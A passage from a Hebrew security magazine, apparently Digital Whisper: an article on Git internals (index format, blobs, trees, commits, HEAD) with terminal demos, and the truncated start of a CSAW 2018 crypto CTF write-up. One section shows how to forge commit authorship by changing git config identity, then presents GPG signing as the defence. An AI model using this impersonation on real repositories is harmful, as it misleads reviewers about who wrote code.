3. בצד הימני ביותר נמצא תוכן התיקיה git/objects. המייצג את ה-repo עצמו. על תיקייה זו נרחיב בהמשך המאמר.



[שרטוט 2: שלושת אזורי הליבה של Git]

קובץ ה-index הינו קובץ בינארי המהווה סוג של מערכת קבצים בפני עצמו, המכיל הצבעה על קבצים שונים בסביבת העבודה ושמירת metadata. מטרתו היא לעזור ל-Git לנהל את ההבדלים בין ה-working dir לבין ה-repo, ולאחר מכן, להכיל שינויים אלו.

קיימים שני כיוונים בהם ניתן לשנות את תוכן הקובץ:

- מכיוון ה-working dir אל ה-repo: כאשר המשתמש מבצע את פעולת ה-staging, או במילים אחרות, כאשר הוא מבצע את הפקודה git add. בשלב הבא, כאשר המשתמש מבצע את הפקודה git commit המידע שנשמר ב-index משמש על מנת לבצע את השינויים על ה-repo. כמובן שנרחיב שהמשך לעומק על פעולות אלו.
- מכיוון ה-repo אל ה-working dir: כאשר המשתמש מנסה להחיל שינויים מה - repo אל סביבת העבודה שלו. כמו למשל, כאשר מבצעים git pull \ clone, החלפה של branch או ביצוע merge (כאשר קיימים קונפליקטים).

שימוש בקובץ ה-index אמנם מסבך את המודל של Git, אך הוא יכול להיות מאוד שימושי כאשר רוצים לבצע פעולות ספציפיות כמו:

- staging רק על חלקים ספציפיים בקובץ, ובכך לחלק שינוי גדול באותו הקובץ להרבה commits.
- השוואה מהירה בין התוכן שלו לבין הקבצים שנמצאים ב-working dir. זה בעצם מה שקורה כאשר מבצעים git status.
- הצגת מידע על קונפליקטים בקוד המתרחשים לאחר ביצוע merge. בנוסף, כאשר יש קונפליקט של הרבה מאוד קבצים, Git מקל עלינו בכך שאפשר לבצע git add לקבצים שאין בהם / פתרנו בהם את הקונפליקט. בצורה כזאת אפשר להקל על התהליך בצורה מאוד משמעותית.

למרות שנחמד לדבר על דברים ב-high level, הרבה יותר נחמד לראות דברים בעיניים! אז בואו נתחיל לשחק קצת...

כאשר ביצענו בתחילת המאמר git init, ראינו שמתווספת לנו התיקייה .git, אך היא לא כללה קובץ index. על מנת לייצר אותו נבצע פעולות git add:

```
➜  git-internals git:(master) ✗ echo 1 > 1.txt
➜  git-internals git:(master) ✗ echo 2 > 2.txt
➜  git-internals git:(master) ✗ ls .git
branches  config  description  HEAD  hooks  info  objects  refs
➜  git-internals git:(master) ✗ git add 1.txt
➜  git-internals git:(master) ✗ git add 2.txt
➜  git-internals git:(master) ✗ ls .git
branches  config  description  HEAD  hooks  index  info  objects  refs
```

נבצע git status על מנת לראות את השינוי שנעשה:

```
➜  git-internals git:(master) ✗ git status
On branch master

No commits yet

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)

      new file:   1.txt
      new file:   2.txt
```

נתחיל להסתכל על קובץ ה-index:

```
➜  git-internals git:(master) ✗ xxd .git/index
00000000: 4449 5243 0000 0002 0000 0002 5be7 1f8d  DIRC........[...
00000010: 15c9 8dd2 5be7 1f8d 15c9 8dd2 0001 0302  ....[...........
00000020: 01a4 07fa 0000 81a4 0000 03e8 0000 03e8  ................
00000030: 0000 0002 d004 91fd 7e5b b6fa 28c5 17a0  ........~[..(...
00000040: bb32 b8b5 0653 9d4d 0005 312e 7478 7400  .2...S.M..1.txt.
00000050: 0000 0000 5be7 1f8f 1b07 9ec0 5be7 1f8f  ....[.......[...
00000060: 1b07 9ec0 0001 0302 01a4 07fe 0000 81a4  ................
00000070: 0000 03e8 0000 03e8 0000 0002 0cfb f088  ................
00000080: 86fc a9a9 1cb7 53ec 8734 c84f cbe5 2c9f  ......S..4.O..,.
00000090: 0005 322e 7478 7400 0000 0000 04e4 0dcd  ..2.txt.........
000000a0: 213b 8eed bff1 422a f7b3 71e2 f893 b04c  !;....B*..q....L
```

Header

הקובץ מתחיל ב-header של 12 בתים (מסומן בכתום). מבנה ה-header:

- מתחיל במילה DIRC שמשמעותה היא dir cache (סתם לידע כללי - אם ישאלו אתכם פעם במונית הכסף...)
- 4 בתים של גרסת ה-Git. אני משתמש ב-2.17.1 ולכן אנחנו רואים את הערך 2.
- 4 בתים של מספר הרשומות בקובץ. עשינו `git add` לשני קבצים, ולכן רואים את הערך 2.

File entry

לאחר ה-header, ניתן לראות שקיימת רשומה לכל קובץ שהוספנו (מסומן בכחול). כל רשומה מכילה את המידע הבא (נסתכל רק על הראשונה):

- 8 בתים של ה-ctime של הקובץ (000Ch: 5B E7 1F 8D 15 C9 8D D2)

נוודא שזה הערך הנכון:

```
➜  git-internals git:(master) ✗ stat -c "%Z" 1.txt
1541873549
➜  git-internals git:(master) ✗ printf '%x\n' 1541873549
5be71f8d
```

אז אכן קיבלנו את 4 הבתים הראשונים. 4 הבתים לאחר מכן מייצגים את החלק היחסי של הזמן ב-nanosecs.

- 8 בתים של ה-mtime הקובץ (0013h: D2 5B E7 1F 8D 15 C9 8D D2)
- 4 בתים של ה-device_id של הקובץ (001Ch: 00 01 03 02)
- 4 בתים של ה-inode של הקובץ (0020h: 01 A4 07 FA)

נוודא שזה הערך הנכון:

```
➜  git-internals git:(master) ✗ ls -i 1.txt
27527162 1.txt
➜  git-internals git:(master) ✗ printf '%x\n' 27527162
1a407fa
```

- 4 בתים של הרשאות הקובץ (0024h: 00 00 81 A4)
- 4 בתים של ה-uid של המשתמש (0028h: 00 00 03 E8)

לאחר מכן, 4 בתים של ה-gid של המשתמש (002Ch: 00 00 03 E8)

```
➜  git-internals git:(master) ✗ id -u
1000
➜  git-internals git:(master) ✗ id -g
1000
➜  git-internals git:(master) ✗ printf '%x\n' 1000
3e8
```

- 4 בתים של גודל הקובץ (0030h: 00 00 00 02). גודל הקובץ במקרה שלנו הוא אכן 2 - התו '1' + ירידת שורה.
- 20 בתים של ה-Object ID של הקובץ (0034h: D0 04 91 FD 7E 5B B6 FA 28 C5 17 A0 BB 32 B8 B5 06 53 9D 4D). נפרט כיצד מחושב ערך זה בחלק הבא.
- 2 בתים של flag שמכיל state של הרשומה (0048h: 00 05)
- נתיב לקובץ (004Ah: 31 2E 74 78 74 00 : 1.txt)

על מנת לראות את כל המידע המוצג בקובץ ה-index, ניתן להשתמש בפקודה הבאה:

```
➜  git-internals git:(master) ✗ git ls-files --stage --debug
100644 d00491fd7e5bb6fa28c517a0bb32b8b506539d4d 0    1.txt
  ctime: 1541879980:354057721
  mtime: 1541879980:354057721
  dev: 66306      ino: 27527162
  uid: 1000 gid: 1000
  size: 2   flags: 0
100644 0cfbf08886fca9a91cb753ec8734c84fcbe52c9f 0    2.txt
  ctime: 1541881219:397375528
  mtime: 1541881219:397375528
  dev: 66306      ino: 27527166
  uid: 1000 gid: 1000
  size: 2   flags: 0
```

ניתן לראות שהערכים זהים לערכים שהצגנו לפני ☺

להלן פירוט מלא של מבנה קובץ ה-index:

https://github.com/git/git/blob/master/Documentation/technical/index-format.txt

Git == DB

Git הוא בעצם מבנה נתונים לאחסון key-value. עבור כל ערך שנכניס ל-repo, נקבל מפתח תואם וייחודי שאיתו נוכל לגשת לאחר מכן לערך זה. Git משתמש בשתי אבני בניין על מנת לשמור את כל המידע: blobs ו-trees . בחלק זה, נסביר עליהן ולמה הן חשובות.

Blobs

ניתן להשתמש ב-`git hash-object` על מנת לקבל את המפתח המחושב לקובץ מסוים ובנוסף ליצור אובייקט חדש ב-repo:

```
➜  git-internals git:(master) ✗ echo asdf > asdf.txt
➜  git-internals git:(master) ✗ git hash-object -w asdf.txt
8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a
```

קיבלנו SHA-1 של האובייקט שיצרנו הנקרא גם **blob**. כעת, נשתמש בפקודה `git cat-file` המספקת מידע כמו תוכן / גודל / סוג על אובייקטים בתוך ה-repo:

```
➜  git-internals git:(master) ✗ git cat-file -p
8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a
asdf
```

נחמד מאוד, הכנסנו ערך וקיבלנו חזרה. באמת כל הכבוד Git... מאוד התרשמנו!

אז איפה בעצם נשמר כל המידע? כמו שהבטחתי לכם מקודם, הגיע הזמן לדבר על התיקייה .git/objects בואו נציץ בתוכה:

```
➜  git-internals git:(master) ✗ ls .git/objects
0c  8b  d0  info  pack
```

מעניין... תיקייה בשם 8b אולי קשורה ל-SHA שלנו שמתחיל באותן אותיות? בואו נכנס אליה:

```
➜  git-internals git:(master) ✗ cd .git/objects/8b
➜  8b git:(master) ls
d6648ed130ac9ece0f89cd9a8fbbfd2608427a
➜  8b git:(master) file d6648ed130ac9ece0f89cd9a8fbbfd2608427a
d6648ed130ac9ece0f89cd9a8fbbfd2608427a: zlib compressed data
```

אז מה קיבלנו?

8b + d6648ed130ac9ece0f89cd9a8fbbfd2608427a ==

8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a

Git בעצם משתמש ב-2 האותיות הראשונות על מנת לסדר את כל האובייקטים. עבור כל אובייקט נשמר קובץ zlib... ננסה לפתוח אותו:

```
➜  8b git:(master) zlib-flate -uncompress <
d6648ed130ac9ece0f89cd9a8fbbfd2608427a
blob 5asdf
```

ניתן לראות ש-Git מחשב לכל blob ב-repo את ערך ה-160bit SHA1 על הפורמט הבא:

```
blob{space}{file-length in bytes}{null-termination} {file-data}
```

והנה עוד הוכחה - נחשב SHA1 על הפורמט ש-Git מחשב, ונראה שנקבל את אותו הערך:

```
➜  8b git:(master) printf "blob 5\0asdf\n" | sha1sum
8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a  -
```

Trees

כמו שניתן להסיק, Git משתמש ב-blobs על מנת לשמור את המצב של קבצים בודדים. אבל זה לא מספיק, נרצה גם לשמור על קשר בין הקבצים הללו, וקשר בין ה-blob שמייצג את התוכן לבין הנתיב שלהם. את התפקיד הזה בדיוק באים לבצע העצים. כאמור, עץ הינו עוד אובייקט ששומר על תוכן עם פורמט של רשימת blobs בצורה:

```
{file-mode} {object-type} {object-hash}\t{file-name}\n
```

שדה ה-file-mode משתמש לשמירת ההרשאות של כל אובייקט בעץ. כאשר Git מעתיק את הקבצים ל-working dir, הוא צריך לשמור על ההרשאות המקוריות שלהן, ולכן המידע הזה נשמר בזמן יצירת העץ. להלן הערכים האפשריים לשדה זה:

- 040000 (0100000000000000): תיקייה
- 100644 (1000000110100100): קובץ עם הרשאות קריאה בלבד
- 100664 (1000000110110100): קובץ עם הרשאות כתיבה וקריאה בלבד
- 100755 (1000000111101101): קובץ הרצה
- 120000 (1010000000000000): קובץ Symbolic link
- 160000 (1110000000000000): קישור ברמת Git

ננסה לבנות עץ משלנו - לצורך כך, נשתמש ב-3 הקבצים שייצרנו עד עכשיו ונחשב את פורמט הקלט לצורך יצירת עץ:

```
100644 blob d00491fd7e5bb6fa28c517a0bb32b8b506539d4d 1.txt
100644 blob 0cfbf08886fca9a91cb753ec8734c84fcbe52c9f 2.txt
100644 blob 8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a asdf.txt
```

נשמור את התוכן בקובץ בשם tree.txt ונשתמש בפקודה git mktree על מנת לייצר אובייקט עץ:

```
➜  git-internals git:(master) ✗ git mktree < tree.txt
d309906a8355ad79041ca838b40dadddc9fae387
➜  git-internals git:(master) ✗ ls .git/objects
0c  8b  d0  d3  info  pack
➜  git-internals git:(master) ✗ git cat-file -p d30990
100644 blob d00491fd7e5bb6fa28c517a0bb32b8b506539d4d 1.txt
100644 blob 0cfbf08886fca9a91cb753ec8734c84fcbe52c9f 2.txt
100644 blob 8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a asdf.txt
```

ניתן לראות שבדומה לפקודה git hash-object, גם הפקודה git mktree יוצרת אובייקט חדש תחת תיקיית ה-objects.

מלבד אוסף של blobs, כל עץ יכול להצביע על עצים אחרים - במילים אחרות, עץ משמש את **Git** לייצוג תיקייה. בצורה כזאת, Git מייצג את מבנה התיקיות והקבצים על ידי פורמט בסיסי של עץ. על מנת לוודא שאנחנו מבינים, ניצור עוד תיקייה (בתוך התיקייה הנוכחית שלנו), ונעתיק את 1.txt לתוכה:

```
➜  git-internals git:(master) ✗ mkdir internal-dir
➜  git-internals git:(master) ✗ cp 1.txt internal-dir
```

בשל העובדה שלא שינינו את תוכן הקובץ, ה-SHA שלו יהיה בדיוק אותו הדבר. תוכן אובייקט העץ של התיקייה internal-dir יהיה:

```
100644 blob d00491fd7e5bb6fa28c517a0bb32b8b506539d4d 1.txt
```

כעת נוכל לגרום לעץ הקודם להצביע על העץ החדש שלנו, וליצר אובייקט עץ חדש עם התוכן:

```
100644 blob d00491fd7e5bb6fa28c517a0bb32b8b506539d4d 1.txt
100644 blob 0cfbf08886fca9a91cb753ec8734c84fcbe52c9f 2.txt
100644 blob 8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a asdf.txt
040000 tree 6d2b647a0bb32c9e648ed130afbbfd2608427a23 internal-dir
```

אוקי... אז עכשיו בוא נבין איך הכל מתחבר...

עד עכשיו כיסינו את אבני הבניין הבסיסיות שבהן Git משתמש. בחלק זה ננסה לחבר את כל החלקים ולהסביר כיצד הפקודות שאנו מריצים, עובדות מאחורי הקלעים.

git add

אז אני סומך עליכם שאת פקודה זאת אתם כבר יודעים להסביר... אבל ארשום את ההסבר המלא רק כדי לוודא שאני מבין ☺

כאשר אנחנו מריצים את פקודה זו, מתרחשים 2 דברים:

- נוצרים אובייקטים חדשים לתיקיית ה-objects המייצגים את התוכן שהוספנו - blobs לקבצים ועצים לתיקיות
- מידע המצביע על אובייקטים אלו נכתב לקובץ ה-index

כאשר אנחנו לא מוסיפים קבצים חדשים לגמרי, אלא רק משנים את התוכן של קבצים שכבר הוספנו לפני, עדיין מבצעים את שני השלבים האלו. כאמור, ל-Git לא אכפת מה השינוי שעשינו לקובץ - הוא מחשב את ה-SHA רק על סמך תוכן הקובץ. השינוי היחיד, הוא שכעת לא נוסיף שורה חדשה לקובץ ה-index, אלא נשנה את השורה הקיימת שמייצגת את הקובץ ששינינו.

git commit

בעבודה שוטפת של Git אף אחד לא מתעניין ב-blobs או בעצים - רק ב-commits.

אז מה זה בעצם commit אתם שואלים?

אם עקבתם עד עכשיו, התשובה היא ממש פשוטה - **commit** הוא בעצם עטיפה מעל עצים!

בעת הרצת הפקודה, Git בונה אובייקט עץ חדש מהמידע שנמצא בקובץ ה-index ושומר את האובייקט לתיקיית ה-objects. בואו נעשה את זה:

```
➜  git-internals git:(master) ✗ git commit -m "1st commit"
[master (root-commit) efb845c] 1st commit
 3 files changed, 3 insertions(+)
 create mode 100644 1.txt
 create mode 100644 2.txt
 create mode 100644 asdf.txt
➜  git-internals git:(master) ✗ ls .git/objects/
0c  8b  d0  d3  ef  info  pack
➜  git-internals git:(master) ✗ git cat-file -p efb845c
tree d309906a8355ad79041ca838b40dadddc9fae387
```

```
author Or Kamara <orkamara@gmail.com> 1542473681 +0200
committer Or Kamara <orkamara@gmail.com> 1542473681 +0200
gpgsig -----BEGIN PGP SIGNATURE-----
 1234
 -----END PGP SIGNATURE-----
1st commit
```

ניתן לראות שנוצר אובייקט חדש מסוג commit. כל אובייקט כזה מכיל:

- את ה-ID של אובייקט העץ (שאותו ראינו מקודם)
- מידע על מי שאחראי על ה-commit
- חתימת GPG על ה-commit (אופציונאלי). נרחיב על כך בהמשך.
- commit message

ה-SHA שחושב לאובייקט ה-commit הוא בעצם ה-commit ID שאנחנו מכירים!

```
➜  git-internals git:(master) ✗ git log
commit efb845cf53e6724ab2c48b0354eabd9451d70960 (HEAD -> master)
Author: Or Kamara <orkamara@gmail.com>
Date:   Sat Nov 17 18:54:41 2018 +0200
1st commit
```

כדי ליצור את אובייקט ה-commit, נעשה שימוש מאחורי הקלעים בפקודה `git commit-tree`. הפקודה מקבלת את ה-id של אובייקט העץ (של התיקייה הראשית של הפרויקט) ופרמטרים נוספים כמו ה-commit message וממנו מייצרת אובייקט חדש המייצג את ה-commit:

```
➜  git-internals git:(master) ✗ git commit-tree d309906 -m
"digitalwhisper 101"
e6478017f365ec5bb017012142e1a59a7a65d229
➜  git-internals git:(master) ✗ git cat-file -p e64780
tree d309906a8355ad79041ca838b40dadddc9fae387
author Or Kamara <orkamara@gmail.com> 1542959225 +0200
committer Or Kamara <orkamara@gmail.com> 1542959225 +0200

digitalwhisper 101
```

כמובן שנוצר לנו אובייקט commit חדש המכיל את אותו העץ, אך עם commit message אחר.

git log

פקודה זו מציגה לנו את היסטוריית ה-repo, או במילים אחרות את הקשר בין כל ה-commit objects.

בשביל להבין את זה, נייצר commit נוסף:

```
➜  git-internals git:(master) ✗ echo 11 > 1.txt
➜  git-internals git:(master) ✗ git add 1.txt
➜  git-internals git:(master) ✗ git commit -m "2nd commit"
[master e497d89] 2nd commit
 1 file changed, 1 insertion(+), 1 deletion(-)
➜  git-internals git:(master) ✗ ls .git/objects
0c  81  8b  b4  d0  d3  e4  ef  info  pack
➜  git-internals git:(master) ✗ git cat-file -p e497d89
tree 81f45b0feb284aac3c1bc725843d288375d1b238
parent efb845cf53e6724ab2c48b0354eabd9451d70960
author Or Kamara <orkamara@gmail.com> 1542474835 +0200
committer Or Kamara <orkamara@gmail.com> 1542474835 +0200
gpgsig -----BEGIN PGP SIGNATURE-----
1234
 -----END PGP SIGNATURE-----
2nd commit
➜  git-internals git:(master) ✗ git cat-file -p 81f45b
100644 blob b4de3947675361a7770d29b8982c407b0ec6b2a0 1.txt
100644 blob 0cfbf08886fca9a91cb753ec8734c84fcbe52c9f 2.txt
100644 blob 8bd6648ed130ac9ece0f89cd9a8fbbfd2608427a asdf.txt
➜  git-internals git:(master) ✗ git cat-file -p b4de39
11
```

לאחר שיצרנו את ה-commit החדש, נוצר לו אובייקט תואם (e497d89). העץ שעליו מצביע commit זה (81f45b) מצביע על אותם הקבצים, אך על blob חדש (b4de39) עבור הקובץ אותו שינינו. ההבדל מאובייקט ה-commit הקודם הוא השדה parent, אשר מצביע על אובייקט ה-commit הקודם (efb845).

כלומר, בעזרת שרשרת של commits, ניתן לייצר את ההיסטוריה:

```
➜  git-internals git:(master) ✗ glog
* e497d89 (HEAD -> master) 2nd commit
* efb845c 1st commit
```

איך Git יודע איפה אנחנו עכשיו?

ראינו איך היסטוריית ה-commits עובדת מאחורי הקלעים - אך כאמור, חוץ מאשר להסתכל על ההיסטוריה, אפשר לחזור בזמן ל-commit מסויים בעזרת הפקודה git checkout. כמו שאתם יכולים לדמיין, פקודה זו מתבצעת על ידי החלפת אובייקט ה-commit ותוכן ה-index. אז איך Git יודע על איזה אובייקט commit הוא מצביע עכשיו? הוא משתמש בקובץ git/HEAD.:

```
➜  git-internals git:(master) ✗ git checkout efb845c
Previous HEAD position was e497d89 2nd commit
HEAD is now at efb845c 1st commit
➜  git-internals git:(efb845c) ✗ cat 1.txt
1
➜  git-internals git:(efb845c) ✗ cat .git/HEAD
efb845cf53e6724ab2c48b0354eabd9451d70960
➜  git-internals git:(efb845c) ✗ git checkout e497d89
Previous HEAD position was efb845c 1st commit
HEAD is now at e497d89 2nd commit
➜  git-internals git:(e497d89) ✗ cat 1.txt
11
➜  git-internals git:(e497d89) ✗ cat .git/HEAD
e497d89542590272c3cd38b7acbb713b26806775
```

בדוגמא זו ראינו כיצד git checkout מחליף את תוכן הקבצים בתיקייה המקומית, וגם את תוכן הקובץ git/HEAD. שיצביע על ה-commit הנוכחי.

שימו לב שבדוגמא ביצענו checkout על commit ולא על branch. בדוגמא הבאה, נבצע את האופציה השנייה על מנת להבין את ההבדל:

```
➜  git-internals git:(master) ✗ git checkout master
Switched to branch 'master'
➜  git-internals git:(master) ✗ cat .git/HEAD
ref: refs/heads/master
➜  git-internals git:(master) ✗ cat .git/refs/heads/master
e497d89542590272c3cd38b7acbb713b26806775
```

בעצם שינינו את ה-branch ל-master (האופציה היחידה כרגע), שכאמור מצביע על אותו commit בדיוק (e497d89). מאחורי הקלעים ניתן לראות שהערך הכתוב בקובץ ה-HEAD משתנה מערכו של ה-commit לנתיב של קובץ התואם ל-master branch. תוכנו של הקובץ בנתיב זה הוא (תאמינו או לא) בדיוק אותו ה-commit שהיה מקודם (e497d89).

git branch

באותו האופן שבו ה-master הצביע על ה-commit המתאים, בכל יצירה של branch חדש נוצר קובץ טקסט שתוכנו הוא ה-SHA על אובייקט ה-commit התואם לו:

```
➜  git-internals git:(master) ✗ git checkout -b "branch1"
Switched to a new branch 'branch1'
➜  git-internals git:(branch1) ✗ cat .git/HEAD
ref: refs/heads/branch1
➜  git-internals git:(branch1) ✗ ls .git/refs/heads
branch1  master
➜  git-internals git:(branch1) ✗ cat .git/refs/heads/branch1
e497d89542590272c3cd38b7acbb713b26806775
```

בשל העובדה ש-branch1 יצא מתוך ה-master, הם מצביעים לאותו אובייקט commit.

Commits spoofing

חלק זה של המאמר אמנם סוטה מהנושא העיקרי, אך מטרתו לחשוף אתכם לקונספט אבטחה בעייתי שאפשר להימנע ממנו בקלות.

אז מה הבעיה? תארו לכם שאתם עובדים בחברת ענק כחלק מפרויקט עצום (או סתם על פרוייקט open-source) שעליו עובדים עשרות מפתחים. כל מפתח אחראי על ה-commits שלו, ואם יש באג או בעיה בקוד, אפשר לדעת מה ה-commit שבו זה קרה, ולהגיע אל המפתח המתאים. רגע, בעצם... אם היה אפשר לייצר commits בשם מפתחים אחרים, מה מונע ממפתח מסויים להכניס באגים מכוונים (כמו Backdoor) בשם מישהו אחר?

כאשר מתאמתים מול GitHub (או כל Git server אחר) עם מפתח SSH, האימות לא הופך להיות חלק מה-repo, מה שאומר ש-Github מקבל commit ומנסה לשייך אותו לאדם שרשום בתוך אובייקט ה-commit. כלומר, אם משנים את ה-commit כך שיכיל פרטים של משתמש אחר...בעיות! לצורך הדגמה נייצר repo חדש ב-GitHub עם commit ראשוני, ונבצע ממנו clone:

```
temp git clone git@github.com:orkamara/GitInternals.git
Cloning into 'GitInternals'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
➜  GitInternals git:(master) ✗ git log
commit 12d6291993116ef3ee39b80b9f4f4bc9c091e57b
Author: Or Kamara <orkamara@gmail.com>
Date:   Mon Nov 26 07:03:26 2018 +0200
    Initial commit
```

ניתן לראות שה-author של ה-commit הוא עבדכם הנאמן. כעת, נשנה את הקונפיגורציה:


```
➜  GitInternals git:(master) ✗ git config --global user.email
"empty0page@gmail.com"
➜  GitInternals git:(master) ✗ git config --global user.name
cp77fk4r
```

לאחר מכן, נבצע commit נוסף:

```
➜  GitInternals git:(master) ✗ echo $'\nNew line' >> README.md
➜  GitInternals git:(master) ✗ git add .
➜  GitInternals git:(master) ✗ git commit -m "Hi, this is cp77fk4r"
[master c963ce1] Hi, this is cp77fk4r
```

```
 1 file changed, 2 insertions(+), 1 deletion(-)
➜  GitInternals git:(master) ✗ git push
Counting objects: 3, done.
Writing objects: 100% (3/3), 271 bytes | 271.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To github.com:orkamara/GitInternals.git
   12d6291..c963ce1  master -> master
```

הנה התוצאה ב-GitHub:



נוצר commit חדש עם שם המשתמש **cp77fk4r**. ל-GitHub לא באמת אכפת מי ביצע את ה-commit והיא מציג את המשתמש בצורה תקינה. כעת, נחזיר את ההגדרות למשתמש **orkamara** ונייצר commit נוסף:

```
➜  GitInternals git:(master) ✗ git config --global user.name orkamara
➜  GitInternals git:(master) ✗ git config --global user.email
orkamara@gmail.com
➜  GitInternals git:(master) ✗ echo $'\nOriginal line' >> README.md
➜  GitInternals git:(master) ✗ git add .
➜  GitInternals git:(master) ✗ git commit -m "Hi, this is orka - the
commit is not signed"
[master 1854cd0] Hi, this is orka - the commit is not signed
 1 file changed, 2 insertions(+)
➜  GitInternals git:(master) ✗ git push
Counting objects: 3, done.
Writing objects: 100% (3/3), 290 bytes | 290.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To github.com:orkamara/GitInternals.git
   c963ce1..1854cd0  master -> master
```


להלן ה-commit החדש שנוצר ב-GitHub - עם שם המשתמש: **orkamara**

מה אפשר לעשות על מנת לוודא ש-**commit** בטוח? נשתמש בפיצ'ר של Git לחתום commits ובמנגנון מובנה ב-GitHub. חתימת commits בעצם מאפשרת לוודא שמי שנטען שכתב את הקוד, אכן כתב אותו. Git משתמש בהצפנת GPG על מנת לוודא ש-commit שנחתם מקומית במחשב של משתמש, מצליח להתאמת מול מפתח פומבי שהמשתמש הוסיף לחשבון ה-GitHub שלו לפני. בכל פעם שמייצרים commit חתום, מתווסף לאובייקט ה-commit שדה נוסף המכיל את מפתח ה-GPG הפומבי.

GitHub משתמש במידע זה ובמפתח פומבי שמכניסים להגדרות ה-repo על מנת לוודא שה-commit חוקי. נאפשר ל-Git החתום commits ונייצר אחד חדש:

```
➜  GitInternals git:(master) ✗ git config --global commit.gpgsign
true
➜  GitInternals git:(master) ✗ echo 1 > README.md
➜  GitInternals git:(master) ✗ git add .
➜  GitInternals git:(master) ✗ git commit -m "Hi, this is orka - the
commit is signed"
[master 8dac771] Hi, this is orka - the commit is signed
 1 file changed, 1 insertion(+), 4 deletions(-)
➜  GitInternals git:(master) ✗ git push
Counting objects: 3, done.
Writing objects: 100% (3/3), 920 bytes | 920.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0)
To github.com:orkamara/GitInternals.git
   1854cd0..8dac771  master -> master
```

כעת GitHub מזהה שה-commit חתום ואפילו מוסיף לנו סימן של verified עליו:



לא נסביר במסגרת המאמר מה בדיוק צריך להגדיר בסביבה לקבלת פיצ'ר זה, ולכן אפנה לקריאה יותר מעמיקה: https://help.github.com/articles/about-commit-signature-verification/

סיכום

במאמר זה נכנסנו למאחורי הקלעים של Git במטרה להבין איך הפעולות הבסיסיות שאנחנו משתמשים בהן כחלק מתהליך הפיתוח עובדות. למדנו על קובץ ה-Index, מה הן מטרותיו, מה הפורמט שלו ואיך הוא משרת את Git. לאחר מכן למדנו על אבני הבניין של Git - עצים ו-blobs, על התוכן שלהן ועל השימוש בהן. לאחר מכן המשכנו לדבר בפירוט על כל הפקודות הבסיסיות של Git - כיצד הן עובדות ואיך הם משנות את תוכן התיקייה git. קינחנו עם הצגת signed commits, למה הם חשובים ואיך משתמשים בהם.

אין ספק שאפשר להיות אשף ב-Git גם מבלי להבין איך דברים עובדים מתחת לפני השטח, אך אני בטוח כי הידע שתיקחו איתכם ממאמר זה יעזור לכם לשחק עם Git יותר בביטחון ולהשתמש בקונספטים דומים כאשר תפתחו את ה-Source control הבא שלכם!

על המחבר

אור קמארה - בן 29, ראש צוות פיתוח בחברת Snyk, בעל ניסיון במחקר ופיתוח של מוצרי אבטחה, עם דגש על Windows internals ורשתות.

לשאלות, התייעצויות והערות:

Email: OrKamara@gmail.com

Linkedin: https://www.linkedin.com/in/or-kamara-009a0bb8/

Github: https://github.com/orkamara

פתרון אתגרי הקריפטוגרפיה מגמר תחרות CSAW2018

מאת מתן אלפסי ואלון בן-צור

הקדמה

בין התאריכים 8-10 בנובמבר 2018 התקיים גמר תחרות CSAW בחיפה וארך כ-36 שעות. האתגרים להם ציפינו מכל היו אתגרי V35 - סדרת אתגרים המוסווים בתוך משחק מטעם הקבוצה VECTOR35. הקבוצה מוכרת במיוחד בזכות סדרת המשחקים שלה - Pwn Adventure ומבעוד מועד התגלה לנו שהם הכינו משחק גם לתחרות הזו. למרבה הצער השרתים של המשחק נפלו בשלב מוקדם בתחרות וחזרו רק בשלב מאוחר - אז החלטנו לעבוד על אתגרי קריפטוגרפיה.

אתגרי קריפטוגרפיה לרוב אינם דורשים ידע גבוה במתמטיקה, ולאחר התנסות בשיטות הצפנה ואימות מודרניות כאלו ואחרות - אתגרים מהסוג מרגישים דווקא ברורים למדי. לאחר עבודת מחקר פשוטה תמיד מצליחים ללמוד משהו חדש, בין אם בפן הטכנולוגי ובין אם בפן המתמטי, אם אמרה זו לא ברורה בינתיים, תראו דוגמא בהמשך. האתגרים הקריפטוגרפים בתחרות היו בנושאים מאוד מוכרים: DSA ו-RSA, אך בשניהם וקטורי ההתקפה היו קשורים דווקא במימוש ובמתן השירותים הלקוי של השרת.

פתרון אתגר א': Disastrous Security Apparatus

תיאור האתגר

באתגר זה קיבלנו קוד מקור של שרת HTTP מבוסס Flask. ראשית השרת מאתחל את עצמו:

1. מאתחל אובייקט "מפתח פרטי" של DSA מתוך קובץ מפורמט pem.
2. מאתחל אובייקט הצפנה ואות'נטיקציה מסוג Fernet המסוגל להצפין הודעות עם AES128 ולאמת אותן.

